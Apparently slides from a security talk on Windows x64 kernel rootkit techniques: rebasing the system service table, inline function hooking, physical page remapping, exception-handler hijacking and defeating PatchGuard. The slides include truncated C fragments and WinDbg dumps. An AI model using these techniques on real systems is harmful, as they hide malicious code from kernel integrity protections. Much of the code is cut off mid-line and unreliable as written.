




O-RING x64

Gustavo Scotti,  
Immunity, Inc.

# Agenda:

---


- Differences for x86 vs. x64
- The techniques
- PatchGuard
- Deactivating it
- 2-stages approach
- Lessons learnt



# Differences for x86 vs x64

---

- No GDT / selectors (cs and ds only)
- 64-registers, address is 48-bits, byte selectors
- Still have 4k paging
- CR0 bit 10h trick still valid (?)
- No task switching (TSS), but Task Priority Level (CR8)
- The calling conventions



In one hand, that's odd, but has benefits, like, selectors are useless with large address registers

# Code Signing


---

- In 64-bit, all drivers need to be signed
- PnP has a mandatory catalog (.cat) companion, which is also signed
- Non-PnP or boot drivers, embedded signature is enough
- Have you bought your ticket to the Ring-0?



# The Techniques Repertoire

---

A yellow sticky note with a close button in the top right corner and a shadow effect. It contains the text: "This is some of the techniques to work with when dealing in Ring0".

This is some of the techniques to work with when dealing in Ring0

- Hook'n'Roll (Jump Around)
- Page Re-referencing
- Rewriting the Service Table
- IAT for ntdll
- Function Rewind Exception Hijack

# KeServiceTable

---

- #1 choice of 32-bit
- X64 uses a different approach
- Offset to the service is 32-bit
- Base address is the table
- 0x10 aligned, last 4 bits used to stack alignment

```
File Edit View Debug Window Help
[Icons]
Command
kd> dd nt!KeServiceDescriptorTable
fffff800`01a72940 018a6000 fffff800 00000000 00000000
fffff800`01a72950 00000187 00000000 018a6c3c ffffff
fffff800`01a72960 00000000 00000000 00000000 00000000
fffff800`01a72970 00000000 00000000 00000000 00000000
fffff800`01a72980 00000001 00000000 00000000 00000000
fffff800`01a72990 00000000 00000000 00060007 00000000
fffff800`01a729a0 01a729a0 fffff800 01a729a0 ffffff
fffff800`01a729b0 00000000 00000000 02000000 00000000
kd> dd fffff800`018a6000
fffff800`018a6000 03937200 025f5900 fff95600 0229e
fffff800`018a6010 026a7706 02684805 0236ff01 021c1
fffff800`018a6020 022c7480 0229bb40 02259800 027af
fffff800`018a6030 026a7500 0238e7c1 02275701 023a3
fffff800`018a6040 02384982 03655a00 023fe600 0246a
fffff800`018a6050 021f8c02 02730b02 021ec8c1 01e9b
fffff800`018a6060 03c88d05 0286e280 0244bcc3 ffed8
fffff800`018a6070 02462dc0 025f4ac0 021cb101 0275c
```

# KeServiceTable

- The trick is to rebase the entire table
- JMP [0] will jump to the next “instruction” as it were the address (in 64-bits)
- Will show you how it’s done!



```
KssCloneSsdT.for.else | else
yours_service_table_base_address = (PUCHAR )ExAllocatePool( M
if (yours_service_table_base_address)
{
    // we align it so the process will be happy -- so is wink
    yours_service_table_base_address = (PUCHAR) ALIGN_UP_POIN
}

__pseudo_service_descriptor_table__[ TableIdx ].ServiceTable
__pseudo_service_descriptor_table__[ TableIdx ].TableSize = 0

// get original service table base address
original_service_table_base_address = (PTR_INTEGER) original_

// yours code start offset will point right after the service
yours_code_start_offset = ALIGN_UP( (PTR_INTEGER) original_se

// now we will fix every single service
for (n = 0; n < original_service_table->TableSize; n++)
{
    PTR_INTEGER    original_service_ptr;
    ULONG          yours_service_code_offset;
    ULONG          service_stack_reserve;
    ULONG          original_service_value;

    /* this is the trick system service table offset:
       as an ULONG (32 bits)

       first 4 bits will get us how much of the stack should
       remaining 28 bits will get us service table address of
    */

    original_service_value = (ULONG) original_service_table->
    service_stack_reserve = original_service_value & 0xf;

    // this is for vista and 7
    yours_service_code_offset = (ULONG) (yours_code_start_off

    // get original service function address
    // checking if this value is not negative
```



## KeServiceTable - In Action



# Hook'n'Roll

---

- Copy overwritten bytes to a temp buff
- Make code to jump to somewhere
- Original call back is the temp buff
- And a jump back to original code
- Voila

```
{
    return 0;
}

return 1;
}

PGATE_HOOKER HookAt( void * TargetPtr, void * Hooker
{
    PGATE_HOOKER    hooker;
    int              i;
    unsigned char    *TargetBytePtr = (unsigned char *)

    if (!is_system_initialized)
    {
        HookInit();
    }

    for ( i = 0; i < MAX_HOOK_GATES; i++ )
    {
        hooker = &g_hooks[ i ];
        if ( !hooker->TransientSize ) break;
    }

    if ( i == MAX_HOOK_GATES ) return NULL;

    // test if our transient pool size isn't too big
    if (TransientSize > MAX_TRANSIENT_INSTRUCTION_SIZE)

    if (!AssemblyJump( hooker->CodeGate, HookedPtr
    {
        return NULL;
    }

    hooker->TransientSize = TransientSize;
```

# Page Referencing

- Figure out where in physical memory it is
- You can remap the same physical address
- You can copy your content to another physical memory
- Reference a virtual address to another physical page
- That's the PAGE fun!

```
kd> db fffff8001504000
fffff8001504000 00 62 00 00 00 63 00 00-00 64 00 00 05 65 00 00  b . c . d . e
fffff8001504010 06 66 00 00 05 67 00 00-01 68 00 00 00 69 00 00  f . g . h . i
fffff8001504020 00 6a 00 00 00 6b 00 00-00 6c 00 00 00 6d 00 00  j . k . l . m
fffff8001504030 00 6e 00 00 01 6f 00 00-01 70 00 00 00 71 00 00  n . o . p . q
fffff8001504040 02 72 00 00 00 73 00 00-00 74 00 00 01 75 00 00  r . s . t . u
fffff8001504050 02 76 00 00 02 77 00 00-01 78 00 00 01 79 00 00  v . w . x . y
fffff8001504060 05 7a 00 00 00 7b 00 00-03 7c 00 00 00 7d 00 00  z . { . | . }
fffff8001504070 00 7e 00 00 00 7f 00 00-01 80 00 00 00 81 00 00  ~ . . . . .
kd> !pte fffff8001504000
VA fffff8001504000
PXE # FFFFF6FB706D0FAB PPE at FFFFF6FB706F5000 PDE at FFFFF6FB7EA00050 PTE at FFFFF6FD4000A820
contains 0000000003A00863 contains 0000000003A01863 contains 0000000003F6009E3 contains 0000000000000000
pfn 3a00 --DA--KXEV pfn 3a01 --DA--KXEV pfn 3f600 --GLDA--KXEV LARGE PAGE pfn 3f704
kd> db fffff8001504000
fffff8001504000 00 62 00 00 00 63 00 00-00 64 00 00 05 65 00 00  b . c . d . e
fffff8001504010 06 66 00 00 05 67 00 00-01 68 00 00 00 69 00 00  f . g . h . i
fffff8001504020 00 6a 00 00 00 6b 00 00-00 6c 00 00 00 6d 00 00  j . k . l . m
fffff8001504030 00 6e 00 00 01 6f 00 00-01 70 00 00 00 71 00 00  n . o . p . q
fffff8001504040 02 72 00 00 00 73 00 00-00 74 00 00 01 75 00 00  r . s . t . u
fffff8001504050 02 76 00 00 02 77 00 00-01 78 00 00 01 79 00 00  v . w . x . y
fffff8001504060 05 7a 00 00 00 7b 00 00-03 7c 00 00 00 7d 00 00  z . { . | . }
fffff8001504070 00 7e 00 00 00 7f 00 00-01 80 00 00 00 81 00 00  ~ . . . . .
kd> !pte fffff8001504000
VA fffff8001504000
PXE # FFFFF6FB706D0FAB PPE at FFFFF6FB706F5000 PDE at FFFFF6FB7EA00050 PTE at FFFFF6FD4000A820
contains 0000000003A00863 contains 0000000003A01863 contains 0000000003F6009E3 contains 0000000000000000
pfn 3a00 --DA--KXEV pfn 3a01 --DA--KXEV pfn 3f600 --GLDA--KXEV LARGE PAGE pfn 3f704
kd> db fffff8001504000
fffff8001504000 00 62 00 00 00 63 00 00-00 64 00 00 05 65 00 00  b . c . d . e
fffff8001504010 06 66 00 00 05 67 00 00-01 68 00 00 00 69 00 00  f . g . h . i
fffff8001504020 00 6a 00 00 00 6b 00 00-00 6c 00 00 00 6d 00 00  j . k . l . m
fffff8001504030 00 6e 00 00 01 6f 00 00-01 70 00 00 00 71 00 00  n . o . p . q
fffff8001504040 02 72 00 00 00 73 00 00-00 74 00 00 01 75 00 00  r . s . t . u
fffff8001504050 02 76 00 00 02 77 00 00-01 78 00 00 01 79 00 00  v . w . x . y
fffff8001504060 05 7a 00 00 00 7b 00 00-03 7c 00 00 00 7d 00 00  z . { . | . }
fffff8001504070 00 7e 00 00 00 7f 00 00-01 80 00 00 00 81 00 00  ~ . . . . .
```

```
kd> |
```

```
00000000`02c00000 00000000 00000000 00000000 00000000
00000000`02c00010 00000000 00000000 00000000 00000000
00000000`02c00020 00000000 00000000 00000000 00000000
00000000`02c00030 00000000 00000000 00000001 00000000
00000000`02c00040 fffff838 fffff6ff 00460001 00000000
00000000`02c00050 00000000 00000000 0000015a 00000000
00000000`02c00060 00000000 00000000 00000001 00000000
00000000`02c00070 fffff860 fffff6ff 00460001 00000000
kd> dd /p 3f704000
00000000`3f704000 00006200 00006300 00006400 00006505
00000000`3f704010 00006606 00006705 00006801 00006900
00000000`3f704020 00006a00 00006b00 00006c00 00006d00
00000000`3f704030 00006e00 00006f01 00007001 00007100
00000000`3f704040 00007202 00007300 00007400 00007501
00000000`3f704050 00007602 00007702 00007801 00007901
00000000`3f704060 00007a05 00007b00 00007c03 00007d00
00000000`3f704070 00007e00 00007f00 00008001 00008100
kd> db /p 3f704000
00000000`3f704000 00 62 00 00 00 63 00 00-00 64 00 00 05 65 00 00  b . c . d . e
00000000`3f704010 06 66 00 00 05 67 00 00-01 68 00 00 00 69 00 00  f . g . h . i
00000000`3f704020 00 6a 00 00 00 6b 00 00-00 6c 00 00 00 6d 00 00  j . k . l . m
00000000`3f704030 00 6e 00 00 01 6f 00 00-01 70 00 00 00 71 00 00  n . o . p . q
00000000`3f704040 02 72 00 00 00 73 00 00-00 74 00 00 01 75 00 00  r . s . t . u
00000000`3f704050 02 76 00 00 02 77 00 00-01 78 00 00 01 79 00 00  v . w . x . y
00000000`3f704060 05 7a 00 00 00 7b 00 00-03 7c 00 00 00 7d 00 00  z . { . | . }
00000000`3f704070 00 7e 00 00 00 7f 00 00-01 80 00 00 00 81 00 00  ~ . . . . .
```

```
kd> |
```

# Exception Handler

- Calling Convention for x64
- How to backtrace?
- Several general purpose regs
- The opposite happens: regs are stored in local stack

```
File Edit View Debug Window Help
Loading User Symbols
Loading unloaded module list
DBGHELP: v:\symbols\vsta-sp2-x64\hal.pdb - file not found
DBGHELP: hal - public symbols
v:\symbols\vsta-sp2-x64\dll\hal.pdb
DBGHELP: v:\symbols\vsta-sp2-x64\intelppm.pdb - file not found
DBGHELP: v:\symbols\vsta-sp2-x64\sys\intelppm.pdb - mismatch
DBGHELP: v:\symbols\vsta-sp2-x64\symbols\sys\intelppm.pdb
DBGHELP: intelppm - public symbols
v:\symbols\on-demand\intelppm.pdb\55087483CB0D47
kd> kb
RetAddr      : Args to Child
fffff800`01861416 : fffff800`019be680 fffff800`02b50b40 0
fffff800`0189ed4a : 00000000`00000000 fffff800`02b50bc0 f
fffff800`018158af : 00000000`00000000 fffff800`02b50bc0 f
fffff800`0189e50d : 00000000`00000000 fffff800`01832320 0
fffffa60`013b67a2 : fffffa60`013b5685 fffffa80`03a66060 f
fffffa60`013b5685 : fffffa80`03a66060 fffff800`019c3b80 0
fffff800`018a9b83 : 00000000`00000001 fffff800`019becf0 f
fffff800`018a98a1 : fffff800`019be680 fffff800`00000000 0
fffff800`01a76860 : 00000000`00000000 00000000`00000000 0
00000000`fffff800 : 00000000`00000000 00000000`00000000 0
00000000`00000000 : 00000000`00000000 00000000`00000000 0
kd> .fnent nt!KiIdleLoop
Debugger function entry 00000000`01b3afe0 for:
(ffeff800`018a9880) nt!KiIdleLoop | (fffff800`018a9a
Exact matches:
nt!KiIdleLoop = <no type information>
BeginAddress      = 00000000`0005e880
EndAddress        = 00000000`0005e9f3
UnwindInfoAddress = 00000000`0014d948
Unwind info at fffff800`01998948, 6 bytes
version 1, flags 0, prolog 4, codes 1
frame reg 0, frame offs 0
00: offs 4, unwind op 2, op info 4      UWOP_ALLOC_SMAI
kd>
```

- Unwind Info holds:
- Stacked saved parameters
- Internal stack changes at code flow
- Holds function Exception Handler for SEH
- Function information is inside PE's Directory

```

fffffa60`013b67a2 c3          ret
kd> kb
RetAddr      : Args to Child                               : Call Site
fffff800`01861416 : fffff800`019be680 fffff800`02b50b40 00000000`0002625a fffff800`019c3b80 : nt!RtlpBreakWith
fffff800`0189ed4a : 00000000`00000000 fffff800`02b50bc0 fffff800`02b50c10 fffff800`01832320 : nt! ?? :FNODOBF
fffff800`018158af : 00000000`00000000 fffff800`02b50bc0 fffff800`01832320 fffffa80`01d85320 : nt!KeUpdateSystem
fffff800`0189e50d : 00000000`00000000 fffff800`01832320 00000000`c0000185 00000000`00000001 : hal!HalpRtcClock
fffffa60`013b67a2 : fffffa60`013b5685 fffffa80`03a66060 fffff800`019c3b80 00000000`00000001 : nt!KiInterruptDi
fffffa60`013b5685 : fffffa80`03a66060 fffff800`019c3b80 00000000`00000001 fffff800`02b50d50 : intelppa!CiHalt+
fffff800`018a9b83 : 00000000`00000001 fffff800`019becf0 fffffa80`03a66060 fffff800`019c3b80 : intelppa!CiIdle+
fffff800`018a98a1 : fffff800`019be680 fffff800`00000000 00000000`ac578048 00000000`00000000 : nt!PoIdle+0x183
fffff800`01a76860 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KiIdleLoop+0x
00000000`fffff800 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!zzz_AsmCodeRe
00000000`00000000 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : 0xfffff800
kd> frame /r 3
03 fffff800`02b50b10 fffff800`0189e50d hal!HalpRtcClockInterrupt+0x127
rax=00000000000000b1 rbx=0000000000000000 rcx=0000000000000001
rdx=00000000000000b2 rsi=fffff80001832320 rdi=0000000000002625a
rip=fffff800018158af rsp=fffff80002b50b10 rbp=fffff80002b50bc0
r8=fffffa8000c95000 r9=00000000000000b1 r10=0000000000000000
r11=fffff800019c44c0 r12=0000000000000000 r13=0000000000000000
r14=00000000ac578048 r15=0000000000000d9fa
iopl=0         nv up ei pl zr na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
hal!HalpRtcClockInterrupt+0x127:
fffff800`018158af 488b5c2430      mov     rbx,qword ptr [rsp+30h]
kd> fnent nt!KiIdleLoop
Debugger function entry 00000000`01b3afe0 for:
((fffff800`018a9880) nt!KiIdleLoop | (fffff800`018a9a00) nt!PoIdle
Exact matches:
nt!KiIdleLoop = <no type information>

BeginAddress   = 00000000`0005e880
EndAddress     = 00000000`0005e9f3
UnwindInfoAddress = 00000000`0014d948

Unwind info at fffff800`01998948, 6 bytes
version 1, flags 0, prolog 4, codes 1
frame reg 0, frame offs 0
00: offs 4, unwind op 2, op info 4      UVOP_ALLOC_SMALL
kd> frame /r 8
08 fffff800`02b50d80 fffff800`01a76860 nt!KiIdleLoop+0x21
rax=00000000000000b1 rbx=fffff800019be680 rcx=0000000000000001
rdx=00000000000000b2 rsi=fffff800019c3b80 rdi=fffffa8003a66060
rip=fffff800018a98a1 rsp=fffff80002b50d80 rbp=0000000000000000
r8=fffffa8000c95000 r9=00000000000000b1 r10=0000000000000000
r11=fffff800019c44c0 r12=fffff800019becf0 r13=0000000000000001
r14=fffffa8000c5c110 r15=fffff80002b4a070
iopl=0         nv up ei pl zr na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
nt!KiIdleLoop+0x21:
fffff800`018a98a1 fb          sti
kd>

```

# Exception Handler

```
        TheExceptionHangover( kernel_base, (PVOID) pg_addr, target_fn );
    }
}

NTSTATUS DriverEntry( IN PDRIVER_OBJECT DriverObject, IN PUNICODE_STRING RegistryPath )
{
    PVOID driver_base_addr;

    DriverObject->DriverUnload = DriverUnload;

    // get driver base address
    driver_base_addr = MmPageEntireDriver( DriverEntry );
    MmResetDriverPaging( DriverEntry );

    // Setup Disciplines
    KssSetup();

    return STATUS_SUCCESS;
}

*(...
*(...

IF (L...
{
    retur...
}


return 1;
}

// DbgBreakP...
// SetupPate...
// MdiTest(...
TheException...

PGATE_HOOKER...
{
    PGATE_HO...
    Int...
    unsigned...

    IF (L...
    {
    }
}
}
```

# Using Exception - In Action

